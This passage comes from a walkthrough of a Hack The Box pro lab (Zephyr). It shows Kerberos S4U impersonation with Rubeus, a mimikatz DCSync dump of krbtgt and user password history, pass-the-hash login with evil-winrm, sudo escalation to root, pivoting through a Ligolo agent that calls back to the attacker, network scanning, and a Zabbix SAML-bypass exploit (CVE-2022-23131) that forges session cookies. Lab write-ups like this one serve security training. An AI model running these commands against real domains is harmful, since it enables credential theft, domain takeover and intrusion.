
With the extracted ticket, it is now possible to impersonate the domain controller's DC$ machine account, as it has dcsync permissions on painters.htb.
.\Rubeus.exe s4u /ticket:ticket.kirbi /msdsspn:cifs/dc.painters.htb
/impersonateuser:DC$ /domain:painters.htb /altservice:CIFS,HOST,LDAP /ptt
Using mimikatz, we can now perform a dcsync attack using the LDAP MSDSSPN of the domain controller machine account ticket.
.\mimikatz.exe
lsadump::dcsynce /user:painters\krbtgt /all /csv
 Then we can use
 evil-winrmto connect it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ evil-winrm -i 192.168.110.55 -u administrator -H 5bdd6a33efe43f0dc7e3b2435579aa53

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
painters\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt
ZEPHYR{P41n73r_D0m41n_D0m1n4nc3}
Back Tracking
Recall that when we exploited the mail server vulnerability, we remember seeing the users blake and matt on the system, as well as riley, but were unable to exploit them. Examining the output of BloodHound, we see that matt's description is "Web Server Administrator."

Utilizing our RDP session, we can use the DCSync to check for old passwords.
mimikatz # lsadump::dcsync /user:painters\matt /history
[DC] 'painters.htb' will be the domain
[DC] 'DC.painters.htb' will be the DC server
[DC] 'painters\matt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSve : GSS_NEGOTIATE (9)
Object RDN : Matt Bach
<SNIP>
* Packages *
NTLM-Strong-NTOWF
* Primary:CLEARTEXT *
L1f30f4Spr1ngCh1ck3n!
This revealed the plaintext password of the web server administrator. Using the obtained password, we logged into the foothold machine as matt. After enumerating the sudo entries, we can see that matt can run any command on the system as root, so we started /bin/bash and read the root flag.
su matt
Password: L1f30f4Spr1ngCh1ck3n!
Then we can check sudo -l
matt@mail:/home/riley$ sudo -l
[sudo] password for matt:
Matching Defaults entries for matt on mail:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User matt may run the following commands on mail:
    (ALL : ALL) ALL
We can directly sudo su
matt@mail:/home/riley$ sudo su
root@mail:/home/riley# whoami
root
root@mail:~# cat flag.txt
ZEPHYR{L34v3_N0_St0n3_Un7urN3d}
Monitored
Going back to our administrator session on DC, we enumerate forest for any trust relations.
*Evil-WinRM* PS C:\Users\Administrator\Documents> ([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).GetAllTrustRelationships()


TopLevelNames            : {zsm.local}
ExcludedTopLevelNames    : {}
TrustedDomainInformation : {zsm.local, internal.zsm.local}
SourceName               : painters.htb
TargetName               : zsm.local
TrustType                : Forest
TrustDirection           : Bidirectional
Let's attempt to ping the zsm.local domain and see if there is a connection to the network.
*Evil-WinRM* PS C:\Users\Administrator\Documents> ping zsm.local

Pinging zsm.local [192.168.210.10] with 32 bytes of data:
Reply from 192.168.210.10: bytes=32 time<1ms TTL=127
Reply from 192.168.210.10: bytes=32 time<1ms TTL=127
Reply from 192.168.210.10: bytes=32 time<1ms TTL=127
Reply from 192.168.210.10: bytes=32 time<1ms TTL=127

Ping statistics for 192.168.210.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
We need to find a way to access the local host from the intranet.I prefer to use Ligolo for secondary penetration
sudo ip tuntap add user $(whoami) mode tun ligolo2
sudo ip link set ligolo2 up
sudo ip route add 192.168.210.0/24 dev ligolo2
Then let's upload agent.exeto the target machine
.\agent.exe -connect 10.10.14.4:9001 -ignore-cert
In the console of Ligolo proxy
[Agent : riley@mail] » session
? Specify a session : 2 - PAINTERS\Administrator@DC - 10.10.110.35:64584 - 005056b00eae
[Agent : PAINTERS\Administrator@DC] » iflist
┌────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ Interface list                                                                                                 │
├───┬──────────────┬────────────────────────────────────────────────────────────────────────┬────────────────────┤
│ # │ TAP NAME     │ DST ROUTES                                                             │ STATE              │
├───┼──────────────┼────────────────────────────────────────────────────────────────────────┼────────────────────┤
│ 0 │ tun0         │ 10.10.14.0/23,10.10.110.0/24,dead:beef::/64,dead:beef:2::/64,fe80::/64 │ Active - 5 routes  │
│ 1 │ ligolo       │ 192.168.110.0/24,fe80::/64                                             │ Active - 2 routes  │
│ 2 │ ligolo2      │ 192.168.210.0/24                                                       │ Active - 1 routes  │
│ 3 │ ligolosample │ 10.254.0.0/24,10.255.0.0/24                                            │ Pending - 2 routes │
└───┴──────────────┴────────────────────────────────────────────────────────────────────────┴────────────────────┘
Interfaces and routes with "Pending" state will be created on tunnel start.
[Agent : PAINTERS\Administrator@DC] » start --tun ligolo2
INFO[21919] Starting tunnel to PAINTERS\Administrator@DC (005056b00eae)
Let's try to ping 192.168.210.10to test
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ ping 192.168.210.10
PING 192.168.210.10 (192.168.210.10) 56(84) bytes of data.
64 bytes from 192.168.210.10: icmp_seq=1 ttl=64 time=487 ms
64 bytes from 192.168.210.10: icmp_seq=2 ttl=64 time=409 ms
Also we can try to find other Surviving hosts
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ for i in {1..254}; do ping -c1 -W1 192.168.210.$i &>/dev/null && echo 192.168.210.$i; done
192.168.210.1
192.168.210.10
192.168.210.12
192.168.210.13
192.168.210.16
Then we can use nmap to help us port scanning
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ nmap 192.168.210.1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 07:10 UTC
Nmap scan report for 192.168.210.1
Host is up (0.043s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 37.03 seconds
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ nmap 192.168.210.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 07:04 UTC
Nmap scan report for 192.168.210.10
Host is up (0.070s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 47.76 seconds

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ nmap 192.168.210.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 07:10 UTC
Nmap scan report for 192.168.210.12
Host is up (0.046s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 21.64 seconds

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ nmap 192.168.210.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 07:10 UTC
Nmap scan report for 192.168.210.13
Host is up (0.020s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE SERVICE
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 18.40 seconds
Also continue to check the nmap -vv -T4 -p5985 192.168.210.0/24
Scanning 10 hosts [1 port/host]
Discovered open port 5985/tcp on 192.168.210.12
Discovered open port 5985/tcp on 192.168.210.11
Discovered open port 5985/tcp on 192.168.210.14
Discovered open port 5985/tcp on 192.168.210.15
Discovered open port 5985/tcp on 192.168.210.19
Discovered open port 5985/tcp on 192.168.210.16
Discovered open port 5985/tcp on 192.168.210.17
Discovered open port 5985/tcp on 192.168.210.10
**192.168.210.1

**192.168.210.13

For these services, by click help button, we can get the version of Zabbix
https://www.zabbix.com/documentation/5.4/
We can easily find the vulnerable exploits here
cve-2022-23131 zabbix-saml-bypass-exp
https://github.com/Mr-xn/cve-2022-23131
Then let's use this script to get the auth cookie here
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ python3 zabbix_session_exp.py -t https://192.168.210.13/ -u admin
Testing URL:https://192.168.210.13/ Username: admin
Traceback (most recent call last):

File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 205, in _new_conn
    raise NameResolutionError(self.host, self, e) from e
urllib3.exceptions.NameResolutionError: <urllib3.connection.HTTPSConnection object at 0xffff8bcb25d0>: Failed to resolve 'adfs.zsm.local' ([Errno -2] Name or service not known)
From the error message, we need to add 192.168.210.13 adfs.zsm.localto our /etc/hosts
Then let's try to exploit it again
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ python3 zabbix_session_exp.py -t https://192.168.210.13/ -u admin
Testing URL:https://192.168.210.13/ Username: admin
Login Failed - Target: https://192.168.210.13/ Username: admin
We can debug this exploit and get the payload cookie here
print("decode_payload:", payloadJson)
payload = urllib.parse.quote(base64.b64encode(payloadJson.encode()))
print("zbx_signed_session:", payload)

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ python3 zabbix_session_exp.py -t https://192.168.210.13/ -u admin
Testing URL:https://192.168.210.13/ Username: admin
decode_payload: {"saml_data": {"username_attribute": "admin"}, "sessionid": "173485a43f5bd945bee8b603fd4ebfa1", "sign": "mFOlL4y1K3f+2xPrdwIl/qp6MKONjrTUS4BBSaDUzSy2JPMGqANW+QFyVCCwtu/4ImWSk0LxY5hdpWBZdl6Zqg=="}
zbx_signed_session: eyJzYW1sX2RhdGEiOiB7InVzZXJuYW1lX2F0dHJpYnV0ZSI6ICJhZG1pbiJ9LCAic2Vzc2lvbmlkIjogIjE3MzQ4NWE0M2Y1YmQ5NDViZWU4YjYwM2ZkNGViZmExIiwgInNpZ24iOiAibUZPbEw0eTFLM2YrMnhQcmR3SWwvcXA2TUtPTmpyVFVTNEJCU2FEVXpTeTJKUE1HcUFOVytRRnlWQ0N3dHUvNEltV1NrMEx4WTVoZHBXQlpkbDZacWc9PSJ9
Login Failed - Target: https://192.168.210.13/ Username: admi
Then let's exchange the cookie from the browser

 And press the
 [Sign in with Single Sign-On (SAML)button and we can pass the auth
 Here we go
